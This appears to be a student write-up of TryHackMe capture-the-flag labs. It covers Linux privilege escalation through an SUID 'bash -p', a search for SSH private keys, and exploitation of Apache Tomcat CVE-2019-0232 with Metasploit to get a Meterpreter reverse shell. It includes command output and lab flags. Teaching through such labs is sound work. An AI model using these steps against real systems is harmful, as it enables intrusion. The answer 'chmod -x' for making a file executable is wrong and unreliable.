

PSP0201

WEEKLY

WRITE-UP

[WEEK 4]

Group Members:	Id:
AQRA ALISA BINTI RASHIDI	1211103093
SITI NUR AMIRAH BINTI ZURAIHAN	1211102093
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DAY 11:

Question 1

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

= Vertical

Question 2

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

=Vertical

Question 3

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

=Horizontal

Question 4

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

=sudoers

```
root@ip-10-10-26-214: ~
File Edit View Search Terminal Help

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch


68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
-bash-4.4$ sudo -ll
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

Question 5

Q5: What is the Linux Command to enumerate the key for SSH?


=`find / -name id_rsa 2> /dev/null`



Question 6

Q6: If we have an executable file named `find.sh` that we just copied from another machine, what command do we need to use to make it be able to execute?

=`chmod -x find.sh`



Question 7


Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

=python3 -m http.server 9999

Question 8

Q8: What are the contents of the file located at /root/flag.txt?

=thm{2fb10afe933296592}



```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology: day11


First and foremost, we clicked on the deploy button to start the machine and our attack box. Next, we use SSH to log in to the vulnerable machine. Enumerate the machine for executables that have the SUID permission set. We look at the output and use a mixture of [GTFObins](#). We upload some of the enumeration scripts that were used. We run the command to find which executables have the SUID permission set. Lastly, we keyed cat /root/flag.txt to find the flag.

DAY 12

Question 1:

Q1: What is the version number of the web server?

= 9.0.17



The screenshot shows a web browser window with two tabs: 'TryHackMe | 25 Days of Cybe' and 'Week 4 Tutorial Progress'. The browser's address bar shows 'AttackBox IP: 10.10.131.103'. Below the browser, a terminal window is open, displaying the output of a curl command to 'http://10.10.131.103/'. The output is an HTTP 503 status page from Apache Tomcat/9.0.17. The page contains a message about a service being unrecognized and a link to submit a fingerprint. The terminal window also shows the system's date and time: 'Tue 28 Jun, 04:32'. The bottom of the terminal window shows the 'THM AttackBox' logo and a timer '34m 30s'.

```
root@ip-10-10-131-103: ~
File Edit View Search Terminal Help
|_ <!doctype html><html lang="en"><head><title>HTTP Status 503
|_ HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,s
ans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,
sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,
sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,
sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;co
lor:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;
color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;backgro
und-color:#525D76;border:none;}</style></head><body><h
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port8080-TCP:V=7.60%I=7%D=6/28%Time=62BA73EC%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,2000,"HTTP/1.1"x20200"x20r\nContent-Type:\x20text/html;chars
SF:et=UTF-8\r\nDate:\x20Tue,\x2028Jun\x202022\x2003:22:20\x20GMT\r\nCo
SF:nnection:\x20close\r\n\r\n\r\n\r\n!DOCTYPE\x20html>\r\n<html\x20la
SF:ng=\x20en\x20>\r\n<head>\r\n<meta\x20charset=\x20UTF-8\x20/>\r\n<title>Apache\x20Tomcat/9.0.17</title>\r\n<link\x20href=\x20favicon.ico\x20rel=\x20icon\x20type=\x20image/x-icon\x20/>\r\n<link\x20href=\x20tomcat.css\x20rel=\x20stylesheet\x20type=\x20text/css\x20/>\r\n</head>\r\n<body>\r\n<div\x20id=\x20wrapper\x20class=\x20curved-container\x20>\r\n<div\x20id=\x20navigation\x20class=\x20curved-container\x20>\r\n<span\x20id=\x20nav-home\x20>\r\n<a\x20href=\x20https://tomcat.apache.org/\x20>Home</a>\r\n<span\x20id=\x20nav-docs\x20>\r\n<a\x20href=\x20/docs/\x20>Documentation</a>\r\n<span\x20id=\x20nav-config\x20>\r\n<a\x20href=\x20/docs/config/\x20>Configuration</a>\r\n<span\x20id=\x20nav-examples\x20>\r\n<a\x20href=\x20/examples/\x20>Examples"%r(HTTPOptions,7D
SF:"HTTP/1.1"x20200"x20r\nAllow:\x20GET,\x20HEAD,\x20POST,\x20OPTIONS\r
```

Question 2:

Q2: What CVE can be used to create a Meterpreter entry onto the machine?

= CVE-2019-0232

The screenshot shows the Exploit Database website interface. The browser's address bar displays `exploit-db.com/exploits/47073`. The page title is "Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)".

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

Below the table, there are three sections:

- EDB Verified:** ✓
- Exploit:** Download icon / Code icon
- Vulnerable App:**

At the bottom of the page, there is a code block containing the following text:


```
##  
# This module requires Metasploit: https://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##
```

The Windows taskbar at the bottom shows the time as 11:53 AM on 28/6/2022.

Question 3:

Q3: What are the contents of flag1.txt

= thm{whacking_all_the_elves}



```
root@ip-10-10-73-205: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-... x root@ip-10-10-... x root@ip-10-10-... x root@ip-10-10-... x root@ip-10-10-... x

[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.205.247
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Meterpreter session 1 opened (10.10.73.205:4444 -> 10.10.205.247:49876) at 2022-06-28 06:17:25 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit


meterpreter >
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=====
Mode                Size      Type    Last modified          Name
----                -
100777/rwxrwxrwx  73802   fil     2022-06-28 06:17:24 +0100 INwPb.exe
100777/rwxrwxrwx  73802   fil     2022-06-28 06:12:29 +0100 ZogHA.exe
100777/rwxrwxrwx   825    fil     2020-11-19 03:49:25 +0000 elfwhacker.bat
100666/rw-rw-rw-   27     fil     2020-11-19 22:05:43 +0000 flag1.txt
100777/rwxrwxrwx  73802   fil     2022-06-28 05:39:12 +0100 qasKD.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Question 4 :

Q4: What were the Metasploit settings you had to set?

= RHOST



```
root@ip-10-10-73-205: ~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-73-205: ~ x root@ip-10-10-73-205: ~ x root@ip-10-10-73-205: ~ x  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Apache Tomcat 9.0 or prior for Windows  
  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt  
[*] exec: cat target.txt  
  
10.10.205.247  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.205.247  
rhosts => 10.10.205.247  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > options  
  
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]  
  RHOSTS      10.10.205.247   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'  
  RPORT      8080            yes       The target port (TCP)  
  SSL        false           no        Negotiate SSL/TLS for outgoing connections  
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)  
  TARGETURI  /               yes       The URI path to CGI script  
  VHOST                    no        HTTP server virtual host  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  ----      -
```

THM AttackBox 1h 20m 33s

12:54 PM 28/6/2022

Thought Process/ Methodology: day12


First, we deploy our machine and attackbox. We started the progress by inserted cat target.txt command followed by nmap on the terminal in order to get the version number of web server. Then, we navigate exploit-db.com to find CVE that can be used to create a Meterpreter entry onto the machine. After that, we start Metasploit console and set up the option which is we use rhosts. We run the exploit to get Meterpreter connection and after some step, we got the flag.

DAY 13

Question 1:

Q1: What old, deprecated protocol and service is running?

=telnet

